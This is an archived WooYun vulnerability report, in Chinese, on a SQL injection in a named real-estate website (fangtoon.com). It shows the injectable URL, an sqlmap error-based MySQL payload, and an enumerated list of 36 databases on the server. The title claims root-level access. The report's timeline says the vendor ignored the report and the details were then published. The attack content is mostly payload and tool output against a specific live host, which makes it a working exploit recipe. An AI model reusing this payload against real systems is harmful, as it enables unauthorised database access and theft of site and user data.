乌云(WooYun.org)历史漏洞查询---http://wy.zone.ci/
乌云 Drops 文章在线浏览--------http://drop.zone.ci/
2015-11-27: 积极联系厂商并且等待厂商认领中,细节不对外公开 2016-01-11: 厂商已经主动忽略漏洞,细节向公众公开


房通网存在sql注入漏洞(root权限) 未深入
房通网存在sql注入漏洞:http://wh.xf.fangtoon.com/index.php?r=XfActive/Detail&id=2%27%20and%201=1

sqlmap identified the following injection points with a total of 0 HTTP(s) requests:---Place: GETParameter: id Type: error-based Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause Payload: r=XfActive/Detail&id=2 AND (SELECT 4495 FROM(SELECT COUNT(*),CONCAT(CHAR(58,97,122,109,58),(SELECT (CASE WHEN (4495=4495) THEN 1 ELSE 0 END)),CHAR(58,106,98,122,58),FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a)---available databases [36]:[*] dd[*] dedenews[*] fangtoon2[*] fangtoon_bj[*] fangtoon_cd[*] fangtoon_cq[*] fangtoon_cs[*] fangtoon_dc[*] fangtoon_dl[*] fangtoon_fur[*] fangtoon_hf[*] fangtoon_hz[*] fangtoon_jn[*] fangtoon_job[*] fangtoon_nj[*] fangtoon_qd[*] fangtoon_sh[*] fangtoon_suz[*] fangtoon_sy[*] fangtoon_sz[*] fangtoon_tj[*] fangtoon_ty[*] fangtoon_wh[*] fangtoon_wux[*] fangtoon_wx[*] fangtoon_xa[*] fangtoon_yc[*] fangtoon_yt[*] ftw_toon[*] information_schema[*] mysql[*] performance_schema[*] publish[*] syswin_400[*] test[*] weix
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:---Place: GETParameter: id Type: error-based Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause Payload: http://wh.xf.fangtoon.com/index.php?r=XfActive/Detail&id=2 AND (SELECT 4495 FROM(SELECT COUNT(*),CONCAT(CHAR(58,97,122,109,58),(SELECT (CASE WHEN (4495=4495) THEN 1 ELSE 0 END)),CHAR(58,106,98,122,58),FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a)---
过滤
未能联系到厂商或者厂商积极拒绝